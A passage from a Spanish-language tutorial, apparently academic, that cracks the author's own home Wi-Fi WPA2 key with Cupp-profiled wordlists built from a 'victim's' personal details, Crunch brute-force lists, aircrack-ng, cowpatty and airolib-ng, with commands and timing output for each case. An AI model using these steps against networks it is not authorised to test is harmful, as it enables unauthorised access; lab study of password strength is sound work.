        \_ (--)_) )\
        \_ ||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ]
        \_           [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: 
```

Una vez ejecutado nos irán saliendo una lista de preguntas que tendremos que ir contestando.

```
> First Name: Javier  
> Surname: Esteban  
> Nickname: Javi  
> Birthdate (DDMMYYYY): 17011998  
  
> Partners) name: Javier  
> Partners) nickname: papa  
> Partners) birthdate (DDMMYYYY):  
  
> Child's name: Nacho  
> Child's nickname: Nachete  
> Child's birthdate (DDMMYYYY):  
  
> Pet's name: Tao  
> Company name: EY  
  
> Do you want to add some key words about the victim? Y/[N]: Y  
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: esteban,sanchez,esqui,melendi  
> Do you want to add special chars at the end of words? Y/[N]: y  
> Do you want to add some random numbers at the end of words? Y/[N]:y
```

Como se observa en la imagen el programa te hace numerosas preguntas, en mi caso la pwd: tendrá relación con mi cantante favorito, ya que a parte de las preguntas te da opción de añadir palabras, y mezclarlas con símbolos aleatorios. Como se puede ver en la siguiente captura sobre algunas posibles contraseñas que crea la herramienta Cupp.

```
13508 M3l3nd190  
13509 M3l3nd191  
13510 M3l3nd192  
13511 M3l3nd193  
13512 M3l3nd194  
13513 M3l3nd195  
13514 M3l3nd196  
13515 M3l3nd197  
13516 M3l3nd198  
13517 M3l3nd19801  
13518 M3l3nd1981  
13519 M3l3nd19817  
13520 M3l3nd1987  
13521 M3l3nd19871  
13522 M3l3nd199  
13523 M3l3nd1998  
13524 M3l3nd19981  
13525 M3l3nd19987  
13526 M3l3nd1@  
13527 M3l3nd1@!  
13528 M3l3nd1@!!  
13529 M3l3nd1@!$  
13530 M3l3nd1@!%  
13531 M3l3nd1@!&  
13532 M3l3nd1@!*  
13533 M3l3nd1@!@  
13534 M3l3nd1@!$  
13535 M3l3nd1@!$!
```

Una vez tenemos el diccionario creado, y sabemos que la clave está en su interior, procedemos a crackearlo, previamente habiendo capturado el handshake o el PMKID, siguiendo los pasos que hemos explicado en el apartado de Obtención del handshake/PMKID.

Teniendo la captura guardada de nuestro handshake o nuestro PMKID, podemos proceder a intentar crackear la contraseña si se encuentra en el diccionario utilizado, ejecutamos el siguiente comando haciendo uso de la herramienta aircrack-ng:

```
aircrack-ng -w diccionario captura.cap
```

```
—(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w Javier.txt handshakeCupp-01.cap
```

En mi caso tenemos el diccionario creado con la herramienta Cupp: Javier.txt y el handshake: handshakeCupp-01.cap

```
Aircrack-ng 1.6

[00:00:03] 32445/33749 keys tested (12756.89 k/s)

Time left: 0 seconds          96.14%

KEY FOUND! [ M3l3nd1@! ]

Master Key      : B3 60 70 E9 6A 30 0F B1 33 84 EB 1E 16 80 39 DA
                   1B 13 86 C1 3B C6 CF 0B 4C AE 99 3E 34 C1 C2 74

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00


EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Se observa tras hacer la comparación de las PMK, con la información obtenida del handshake que la clave WPA2, ha sido crackeada en 3 segundos. El proceso puede llevar algo más de 20 minutos (en el caso que la clave este en el diccionario usado claro), dado que capturar el handshake no siempre sale a la primera, por esta razón es más simple capturar el PMKID. También se puede observar que tiene una velocidad de cómputo de 12756,89 claves/segundo.

Para comprobar la eficacia de una y otra herramienta también realizamos el mismo ataque con la herramienta Genpmk y cowpatty.

Para ello debemos convertir el diccionario, en claves pmk, para hacer uso de cowpatty esto lo logramos con el siguiente comando:

Genpmk -f diccionario a verter -d nombre.genpmk -s Essid del AP



```
# genpmk -f javier.txt -d dictCupp.genpmk -s "MOVISTAR_31BD"
genpmk 1.3 - WPA-PSK precomputation attack. <jwright@hasborg.com>
file dictCupp.genpmk does not exist, creating.

key no. 1000: reival%!!
key no. 2000: 0hc4n_1996
key no. 3000: 1v4j_2011
key no. 4000: 35qu1q@!
key no. 5000: E573b4n6@@
key no. 6000: Esqui$@@
key no. 7000: Ey#'*#!
key no. 8000: J4v13r017
key no. 9000: JaviJavier3
key no. 10000: Javier43
key no. 11000: Melendi@0
key no. 12000: Nachete!!@)
key no. 13000: P4pkj4v13r
key no. 14000: Sanchez63
key no. 15000: esqui_2008
key no. 16000: ival_98011
key no. 17000: j4v13r *@)
key no. 18000: j4v1_01717
key no. 19000: javier 59
key no. 20000: m3l3nd1@!
key no. 21000: nch01991
key no. 22000: nacho$@!
key no. 23000: ohcan@%
key no. 24000: r31v4J@) # '@
key no. 25000: reivalJ1717
key no. 26000: sanchez@$

26394 passphrases tested in 21.95 seconds: 1202.54 passphrases/second
```

Se observa que ha tardado 21,95 segs, en convertir las claves a extensión genpmk.

Una vez tenemos el diccionario con extensión genpmk, procedemos a hacer uso de Cowpatty, habiendo capturado previamente el handshake de la red, ejecutamos:

Cowpatty -d diccionario.genpmk -r handshake o PMKID obtenidos -s Essid del AP

```
[root💀Kali]-[~/home/.../Escritorio/Hacking/capturas/CASA]
# cowpatty -d dictCupp.genpmk -r handshakeCupp-01.cap -s "MOVISTAR_31BD"

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 10000: Javier43

The PSK is "M3l3nd1@!".

10669 passphrases tested in 0.02 seconds: 693152.31 passphrases/second
```

Se observa que la velocidad es mucho mayor 693152,31 claves/segundo, y el tiempo es solamente de 2 segundos. Sin embargo, el tiempo total es de 21,95+2seg=24,95 segs, frente a los 3 segs de aircrack. Más eficaz Aircrack, por lo tanto, dado que se tarda menos tiempo en adivinar la contraseña en este caso.

Casuística número 2

En este apartado y en los dos siguientes haremos uso de la herramienta Crunch, que es capaz de crearte un diccionario a partir de ciertos parámetros.

Es una herramienta que viene instalada en Kali Linux, por lo que no hace falta instalar nada. Posee numerosas características, en este documento se recogen todas las posibilidades de uso de la herramienta Crunch, con ejemplos incorporados. Se puede ver dicha información [aquí](#).

También se puede obtener información de la misma ejecutando el siguiente comando: man crunch

En este segundo caso, veremos qué es lo que ocurre cuando realizamos un ataque de fuerza bruta, cuando la contraseña de la red posee 8 cifras.

En primer lugar, crearemos el diccionario de 8 cifras.

```
—(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# crunch 8 8 -f charset.txt mixalpha-numeric -c 250000 -d 1 -o crunch8.txt
```

Expliquemos el comando introducido:

Crunch 8 8 → hace referencia al número mínimo y máximo de caracteres que quieras que tenga cada clave.

-f → hace referencia a un conjunto de caracteres. Charset.txt es archivo que se encuentra dentro de rainbow crack, que se usa para descifrar hashes utilizando la tabla rainbow. En dicho archivo se encuentran todas estas opciones para combinar caracteres. Se puede acceder a dicho txt con el comando de la siguiente imagen.

```
root@kali:~# cat /usr/share/rainbowcrack/charset.txt
numeric      = [0123456789]
alpha         = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
alpha-numeric = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
loweralpha    = [abcdefghijklmnopqrstuvwxyz]
loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]
mixalpha      = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ]
mixalpha-numeric = [abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
ascii-32-95   = [ !#$%&'()*+,.-./0123456789:;<=>?@ABCDEFGHIJKLMNO
PQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~]
ascii-32-65-123-4 = [ !#$%&'()*+,.-./0123456789:;<=>?@ABCDEFGHIJKLMNO
PQRSTUVWXYZ[\]^_`{|}~]
alpha-numeric-symbol32-space = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*() -_
+=~`[]{}|\:;";<>,.? ]
```

c → número máximo de palabras a crear para que no me ocupase todo el espacio de la partición. En mi caso 250.000

-d → para que no se repitan los caracteres todo el rato.

-o → nombre con el que guardaremos dicho diccionario

Una vez creado el diccionario, y habiendo capturado el handshake o PMKID, podemos hacer uso de la herramienta aircrack-ng, para capturar la contraseña. Haciendo uso del mismo comando que en el caso anterior.

```
—(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w crunch8.txt handshakeCrunch8-01.cap
```

```

Aircrack-ng 1.6

[00:00:20] 249590/250000 keys tested (12775.72 k/s)

Time left: 0 seconds          99.84%

KEY FOUND! [ abfPcvUo ]

Master Key      : D1 EF 7C 08 6F 73 92 99 D1 69 EB 7C 0B B1 CA D6
                   6F C4 1A C7 89 0A 2E A4 E8 1F CB 06 78 75 45 65

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Se observa que la clave de 8 cifras es crackeada en 20 segundos. Una vez más se rompe dado que la contraseña está en el correspondiente diccionario, seleccione una de las que se crean al azar.

Casuística número 3

En este caso, la clave estará formada por un diccionario con claves de longitud de 12 cifras.

```

# crunch 12 12 charset.txt mixalpha-numeric -c 15000 -d 1 -o crunch12.txt
Crunch will now generate the following amount of data: 195000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 15000

```

Hacemos uso del mismo comando que antes, cambiando el número máximo y mínimo, y el número de palabras a mostrar, ya que con 250.000 palabras tardaba alrededor de 40 minutos en creármelo, por lo que lo reduce a 15.000 palabras.

Habiendo capturado el handshake o PMKID, volvemos a hacer uso de aircrack.

```

[root@Kali]-[/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w crunch12.txt handshakeCrunch12-01.cap

```

Se observa que hago uso de mi diccionario creado y el handshake capturado.

```

Aircrack-ng 1.6

[00:00:01] 14802/15000 keys tested (12419.84 k/s)

Time left: 0 seconds          98.68%

KEY FOUND! [ cax.axcxhcx. ]

Master Key      : 10 F2 8C 1A 2F 02 F6 CD 58 55 1A 91 69 B5 C1 7D
                   9F 18 5E 7E 3B 83 C0 7C DA CF 6E E7 F2 26 C3 39

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Se puede observar que una vez más la clave ha sido hallada en 1 segundo, ya que el tamaño del diccionario, como hemos comentado era mucho menor.

Casuística número 4

En este caso, la clave estará formada por un diccionario con claves de longitud de 20 cifras.

```

[root@Kali]~[/home/.../Escritorio/Hacking/capturas/CASA]
# crunch 20 20 -f charset.txt mixalpha-numeric -c 250000 -d 1 -o crunch20.txt
Crunch will now generate the following amount of data: 5250000 bytes
5 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 250000

```

Hacemos uso del mismo comando que antes, cambiando el número máximo y mínimo.

Habiendo capturado el handshake o PMKID, volvemos a hacer uso de aircrack.

```

[root@Kali]~[/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w crunch20.txt handshakecasa-01.cap

```

Se observa que hago uso de mi diccionario creado y el handshake capturado.

```

Aircrack-ng 1.6

[00:00:25] 249735/250001 keys tested (10188.51 k/s)

Time left: 0 seconds          99.89%
KEY FOUND! [ cVojRDyJdav2Y2NKLgYgr ]

Master Key      : 11 2B BC 73 DC B4 0B D7 47 B1 30 8B F4 3D B7 8A
                  2F AD 51 59 56 C0 0E 1A 82 54 8D 0D 22 3C 96 30

Transient Key   : 47 40 4B 26 7A 97 4D A5 0B 27 58 48 0E 14 10 0A
                  AE 6F F5 1E 70 3D 44 BC AB 55 3A 59 4A B1 39 96
                  CA 88 00 7F 8C 20 E4 27 C9 49 2E 36 E2 AF 7B 60
                  1F EA 0F 62 9F CC 99 59 21 BA 31 69 B4 DC FC 1E

EAPOL HMAC     : 82 4C 76 BF 1F 25 61 51 D4 FC 73 F4 D7 8C 70 0E

```

Se observa que, al tratarse de una longitud de la clave más larga en este caso, el tiempo es mayor que en el primer caso.

Ahora veamos lo que ocurre si saco la clave de este diccionario y ejecuto aircrack:

```

Aircrack-ng 1.6

[00:00:25] 250000/250000 keys tested (10129.66 k/s)

Time left: --

KEY NOT FOUND

Master Key      : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

Se observa que la clave no se ha hallado, con una contraseña fuerte, es lo que pasará la mayoría de las veces.

También existe la posibilidad de hacer uso de aircrack (si tenemos el handshake capturado), sin necesidad de guardar el diccionario, lo que ahorra espacio. Esto se consigue de la siguiente manera haciendo uso de pipes.

```

[root@Kali-] [/home/.../Escritorio/Hacking/capturas/CASA]
# crunch 8 8 -f charset.txt mixalpha-numeric -c 250000 -d 1 -o crunch8.txt | aircrack-ng -w - -b E4:AB:89:91:31:BE handshakeCrunch8-01.cap

```

Se ejecuta el comando de Crunch seguido de un | (pipe/tubería), que lo que hace es anidar las operaciones. Si en aircrack pones -w – significa que haces uso del diccionario de la parte izquierda del pipe. Y el -b indica el bssid del AP, o la MAC.

En el caso de utilizar un diccionario existente, que contiene 1.200.000 palabras, tendremos los siguientes casos:

Casuística número 5

En este primer caso realizaremos, el ataque cuando la contraseña se encuentra en la posición 50. Habiendo capturado el handshake o el PMKID, ejecutamos aircrack como venimos haciendo en los casos anteriores.

```
(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w Top1pt2Million-WPA-probable-v2.txt handshakecasa-01.cap
```

Aircrack-ng 1.6
[00:00:00] 248/1221499 keys tested (6572.67 k/s)
Time left: 3 minutes, 5 seconds 0.02%
KEY FOUND! [cVojRDyJdav2Y2NKLYgr]

Master Key : 5F EF 0B AB F8 1A E9 E6 25 41 AC B7 66 54 CD 5D
FA 10 3D 50 66 2A 13 58 A3 23 24 49 91 E6 42 DB

Transient Key : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : D5 22 6F 6C 25 0A 91 AB 5A DB EB 5B 28 DB 6A FB

Se puede observar que al estar en la posición 50, se crackea en menos de 1 segundo la contraseña.

Casuística número 6

En este primer caso realizaremos, el ataque cuando la contraseña se encuentra en la posición 750.000, algo más de la mitad. Habiendo capturado el handshake o el PMKID, ejecutamos aircrack como venimos haciendo en los casos anteriores.

```
(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w Top1pt2Million-WPA-probable-v2.txt handshakecasa-01.cap
```

```

Aircrack-ng 1.6

[00:01:08] 770545/1221499 keys tested (11451.64 k/s)

Time left: 39 seconds          63.08%
                                KEY FOUND! [ cVojRDyJdav2Y2NKLYgr ]

Master Key      : 5F EF 0B AB F8 1A E9 E6 25 41 AC B7 66 54 CD 5D
                  FA 10 3D 50 66 2A 13 58 A3 23 24 49 91 E6 42 DB

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : D5 22 6F 6C 25 0A 91 AB 5A DB E8 5B 28 DB 6A FB

```

Se observa que al estar en la posición 750.000/1.200.000, se crackea en algo más de 1 minuto.

Casuística número 7

En este último caso colocaremos la contraseña en la última posición del diccionario. Habiendo capturado el handshake o el PMKID, ejecutamos aircrack como venimos haciendo en los casos anteriores. Al ser el caso que más tiempo llevará comprobaremos, la eficiencia de si capturamos el handshake y el PMKID, para ver cuál es más rápido de crackear.

```

(root💀Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w Top1pt2Million-WPA-probable-v2.txt handshakecasa-01.cap

```

```

Aircrack-ng 1.6

[00:01:53] 1221205/1221500 keys tested (10903.48 k/s)

Time left: 0 seconds          99.98%
                                KEY FOUND! [ cVojRDyJdav2Y2NKLYgr ]

Master Key      : DE CF 3D 18 45 4E EA AE EC 3F E4 08 39 60 B2 7C
                  CD C9 0A BB DD 91 08 E1 D4 02 50 E4 A0 A4 F6 69

Transient Key   : E5 E2 CD ED 7B 53 9B 60 B9 A2 03 81 19 46 B5 81
                  06 2C C9 F5 09 F5 28 F1 0F BA AF 58 62 88 99 B4
                  D7 AF CB 31 20 76 38 57 3A 1C EE 39 61 8D 79 70
                  86 67 A9 F6 DB 82 86 B0 19 FF A3 79 93 D6 A5 44

EAPOL HMAC     : B8 F4 E2 71 55 6E C0 78 64 AB F3 68 2D 79 76 69

```

Se observa que capturando el handshake, y estando en la última posición del diccionario son algo menos de 2 minutos para crackear la contraseña. Y la velocidad de computación es de 10903,48 claves/segundo.

Ahora veamos la eficacia al capturar el PMKID.

```
(root💀Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
# aircrack-ng -w Top1pt2Million-WPA-probable-v2.txt PMKIDcasa-01.cap
```

```
Aircrack-ng 1.6
[00:01:52] 1221341/1221500 keys tested (11007.61 k/s)
Time left: 0 seconds          99.99%
KEY FOUND! [ cVojRDyJdav2Y2NKLYgr ]

Master Key      : 2E D2 34 9C 75 57 5D 3A 5A DE 53 3B 33 2C 9D 49
                  BD B7 AF 87 37 6E 67 2F CE E6 58 08 BE FD AA 6B

Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC     : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Se observa que los tiempos son muy similares, apenas hay 1 segundo de diferencia entre uno y otro. La clave está en que la velocidad de cómputo al capturar el handshake es mayo→11007,61 claves/segundo frente a los 10903,48 claves/segundo. Como se puede observar las diferencias entre uno y otro son mínimas.

Creando una rainbow table. ¿Es más rápido?

Las rainbow tables, son tablas diseñadas para hallar coincidencias de un hash de cierta contraseña en texto en plano. Es un diccionario de claves pre computadas (PSKs), es decir, está compuesto de contraseñas en texto en claro y con su hash correspondiente, por lo que puede usarse para crackear la contraseña, si cuando se ejecute el hash de la rainbow table, coincide con el hash de la contraseña, obtendremos la contraseña en texto en plano.[48]

La principal ventaja que tiene es que reduce el número de pasos que se debe hacer para crackear una contraseña como veremos a continuación, y la principal desventaja es que se requiere de una gran capacidad de almacenamiento.

También existen diversas formas para prevenir un ataque usando rainbow table, una de ellas es la técnica salt, que consiste en concatenar números aleatorios con la función hash, por lo que cada contraseña tendría un hash único, y evitaría el ataque dado que este concibe que puede haber una contraseña con la misma función hash.[49]

Para entender bien este concepto veamos los pasos que tiene que seguir la herramienta aircrack-ng para crackear una contraseña.

Como ya hemos explicado hemos de capturar el handshake o el PMKID, antes de proceder al ataque. Y ya podemos proceder a ejecutar el comando:

```
aircrack-ng -w diccionario captura.cap
```

Veamos lo que hace este comando anteriormente, paso a paso:

- Primer paso: Analiza el handshake, para ver dónde está la información que nos interesa para crackear la contraseña, el hash, dado que la contraseña encontrada en el handshake no está en formato ASCII.
- Segundo Paso: Extrae dicho hash una vez encontrado para comprobar el cifrado que usa la red, para poder empezar a leer el diccionario.
- Tercer Paso: Lee el diccionario en texto en plano, y va cifrando cada palabra en CCMP. Cifrado que usa WPA2/AES.
- Cuarto Paso: Va comparando el hash del handshake, con cada hash de cada palabra. Cuando encuentra un match y los dos hashes coinciden se obtiene la contraseña.

Pues bien existe una manera de acortar estos pasos a solamente dos. Y es con el uso de las rainbow table que convierte el diccionario normal, en claves directamente precomputadas en forma de hash con CCMP, de tal manera que los pasos se reducirían a uno:

- Primer y único paso: Va comparando el hash del handshake, con cada hash de cada palabra previamente pre computada. Cuando encuentra un match y los dos hashes coinciden se obtiene la contraseña.

Para convertir un diccionario, en un diccionario con claves precomputadas seguimos los siguientes pasos, haciendo uso de la herramienta airolib-ng.

Primero ejecutamos este comando:

airolib-ng nombre diccionario --import passwd diccionario a convertir

```
—(root㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
└─# airolib-ng dicExistRT --import passwd Top1pt2Million-WPA-probable-v2.txt
Database <dicExistRT> does not already exist, creating it...
Database <dicExistRT> successfully created
Reading file...
Writing...nes read, 0 invalid lines ignored.
Done.
```

Se puede observar que se crea la base de datos con formato SQLite donde almacenaremos las contraseñas, pre computadas.

Posteriormente escribiremos el nombre de la red wifi, sobre la que actuaremos. Ejecutando:

echo "Essid de nuestra red" > nombre como queramos guardar.

```
# echo "MOVISTAR_31BD" > essid.lst
```

Como ya hemos dicho el nombre es el essid de la red.

Ahora importaremos dicho essid. Para ello ejecutamos:

airolib-ng nombre diccionario a crear --import essid nombre guardado

```
# airolib-ng dicExistRT --import essid essid.lst
Reading file...
Writing...
Done.
```

Se observa que se importa correctamente el essid.

Posteriormente limpiaremos la base de datos por si hubiese algo, para rellenarla luego correctamente. Ejecutamos:

airolib-ng diccionario a crear -- clean all

```
# airolib-ng dicExistRT --clean all
Deleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok

Done.
```

Se observa que se borra todo lo que tuviésemos en la base de datos.

Y ya rellenamos el diccionario con las claves pre computadas, ejecutando:

airolib-ng diccionario a crear -- batch

```
# airolib-ng dicExistRT --batch
Batch processing ...
Computed 5000 PMK in 8 seconds (625 PMK/s, 245000 in buffer)
Computed 10000 PMK in 17 seconds (588 PMK/s, 240000 in buffer)
Computed 15000 PMK in 25 seconds (600 PMK/s, 235000 in buffer)
Computed 20000 PMK in 33 seconds (606 PMK/s, 230000 in buffer)
Computed 25000 PMK in 42 seconds (595 PMK/s, 225000 in buffer)
Computed 30000 PMK in 51 seconds (588 PMK/s, 220000 in buffer)
Computed 35000 PMK in 59 seconds (593 PMK/s, 215000 in buffer)
Computed 40000 PMK in 68 seconds (588 PMK/s, 210000 in buffer)
Computed 45000 PMK in 76 seconds (592 PMK/s, 205000 in buffer)
Computed 50000 PMK in 85 seconds (588 PMK/s, 200000 in buffer)
Computed 55000 PMK in 93 seconds (591 PMK/s, 195000 in buffer)
Computed 60000 PMK in 102 seconds (588 PMK/s, 190000 in buffer)
Computed 65000 PMK in 111 seconds (585 PMK/s, 185000 in buffer)
Computed 70000 PMK in 119 seconds (588 PMK/s, 180000 in buffer)
Computed 75000 PMK in 128 seconds (585 PMK/s, 175000 in buffer)
Computed 80000 PMK in 136 seconds (588 PMK/s, 170000 in buffer)
Computed 85000 PMK in 145 seconds (586 PMK/s, 165000 in buffer)
Computed 90000 PMK in 154 seconds (584 PMK/s, 160000 in buffer)
Computed 95000 PMK in 162 seconds (586 PMK/s, 155000 in buffer)
Computed 100000 PMK in 171 seconds (584 PMK/s, 150000 in buffer)
Computed 105000 PMK in 180 seconds (583 PMK/s, 145000 in buffer)
Computed 110000 PMK in 188 seconds (585 PMK/s, 140000 in buffer)
Computed 115000 PMK in 197 seconds (583 PMK/s, 135000 in buffer)
Computed 120000 PMK in 205 seconds (585 PMK/s, 130000 in buffer)
Computed 125000 PMK in 214 seconds (584 PMK/s, 125000 in buffer)
Computed 130000 PMK in 223 seconds (582 PMK/s, 120000 in buffer)
Computed 135000 PMK in 232 seconds (581 PMK/s, 115000 in buffer)
Computed 140000 PMK in 241 seconds (580 PMK/s, 110000 in buffer)
Computed 145000 PMK in 249 seconds (582 PMK/s, 105000 in buffer)
Computed 150000 PMK in 258 seconds (581 PMK/s, 100000 in buffer)
Computed 155000 PMK in 267 seconds (580 PMK/s, 95000 in buffer)
Computed 160000 PMK in 275 seconds (581 PMK/s, 90000 in buffer)
Computed 165000 PMK in 284 seconds (580 PMK/s, 85000 in buffer)
Computed 170000 PMK in 292 seconds (582 PMK/s, 80000 in buffer)
Computed 175000 PMK in 301 seconds (581 PMK/s, 75000 in buffer)
Computed 180000 PMK in 311 seconds (578 PMK/s, 70000 in buffer)
Computed 185000 PMK in 321 seconds (576 PMK/s, 65000 in buffer)
Computed 190000 PMK in 331 seconds (574 PMK/s, 60000 in buffer)
Computed 195000 PMK in 340 seconds (573 PMK/s, 55000 in buffer)
Computed 200000 PMK in 350 seconds (571 PMK/s, 50000 in buffer)
Computed 205000 PMK in 359 seconds (571 PMK/s, 45000 in buffer)
```

```
Computed 1030000 PMK in 1814 seconds (567 PMK/s, 191496 in buffer)
Computed 1035000 PMK in 1823 seconds (567 PMK/s, 186496 in buffer)
Computed 1040000 PMK in 1832 seconds (567 PMK/s, 181496 in buffer)
Computed 1045000 PMK in 1840 seconds (567 PMK/s, 176496 in buffer)
Computed 1050000 PMK in 1849 seconds (567 PMK/s, 171496 in buffer)
Computed 1055000 PMK in 1858 seconds (567 PMK/s, 166496 in buffer)
Computed 1060000 PMK in 1867 seconds (567 PMK/s, 161496 in buffer)
Computed 1065000 PMK in 1875 seconds (568 PMK/s, 156496 in buffer)
Computed 1070000 PMK in 1884 seconds (567 PMK/s, 151496 in buffer)
Computed 1075000 PMK in 1893 seconds (567 PMK/s, 146496 in buffer)
Computed 1080000 PMK in 1902 seconds (567 PMK/s, 141496 in buffer)
Computed 1085000 PMK in 1911 seconds (567 PMK/s, 136496 in buffer)
Computed 1090000 PMK in 1919 seconds (568 PMK/s, 131496 in buffer)
Computed 1095000 PMK in 1928 seconds (567 PMK/s, 126496 in buffer)
Computed 1100000 PMK in 1937 seconds (567 PMK/s, 121496 in buffer)
Computed 1105000 PMK in 1946 seconds (567 PMK/s, 116496 in buffer)
Computed 1110000 PMK in 1954 seconds (568 PMK/s, 111496 in buffer)
Computed 1115000 PMK in 1963 seconds (568 PMK/s, 106496 in buffer)
Computed 1120000 PMK in 1972 seconds (567 PMK/s, 101496 in buffer)
Computed 1125000 PMK in 1981 seconds (567 PMK/s, 96496 in buffer)
Computed 1130000 PMK in 1989 seconds (568 PMK/s, 91496 in buffer)
Computed 1135000 PMK in 1998 seconds (568 PMK/s, 86496 in buffer)
Computed 1140000 PMK in 2007 seconds (568 PMK/s, 81496 in buffer)
Computed 1145000 PMK in 2016 seconds (567 PMK/s, 76496 in buffer)
Computed 1150000 PMK in 2025 seconds (567 PMK/s, 71496 in buffer)
Computed 1155000 PMK in 2033 seconds (568 PMK/s, 66496 in buffer)
Computed 1160000 PMK in 2042 seconds (568 PMK/s, 61496 in buffer)
Computed 1165000 PMK in 2051 seconds (568 PMK/s, 56496 in buffer)
Computed 1170000 PMK in 2059 seconds (568 PMK/s, 51496 in buffer)
Computed 1175000 PMK in 2068 seconds (568 PMK/s, 46496 in buffer)
Computed 1180000 PMK in 2077 seconds (568 PMK/s, 41496 in buffer)
Computed 1185000 PMK in 2086 seconds (568 PMK/s, 36496 in buffer)
Computed 1190000 PMK in 2095 seconds (568 PMK/s, 31496 in buffer)
Computed 1195000 PMK in 2103 seconds (568 PMK/s, 26496 in buffer)
Computed 1200000 PMK in 2112 seconds (568 PMK/s, 21496 in buffer)
Computed 1205000 PMK in 2121 seconds (568 PMK/s, 16496 in buffer)
Computed 1210000 PMK in 2129 seconds (568 PMK/s, 11496 in buffer)
Computed 1215000 PMK in 2138 seconds (568 PMK/s, 6496 in buffer)
Computed 1220000 PMK in 2146 seconds (568 PMK/s, 1496 in buffer)
Computed 1221496 PMK in 2149 seconds (568 PMK/s, 0 in buffer)
All ESSID processed.
```

Se observa cómo se van computando cada clave una a una, el proceso fue bastante tardío, tardó unos 35 minutos, en crearse el diccionario de claves pre computadas.

Una vez lo tenemos podemos ejecutar aircrack, tenido previamente el handshake o el PMKID capturado, ejecutamos:

```
aircrack-ng -r diccionario creado de claves pre computadas captura.cap
```

```
└─(root💀Kali㉿Kali)-[~/home/.../Escritorio/Hacking/capturas/CASA]
  # aircrack-ng -r dicExistRT handshakecasa-01.cap
```

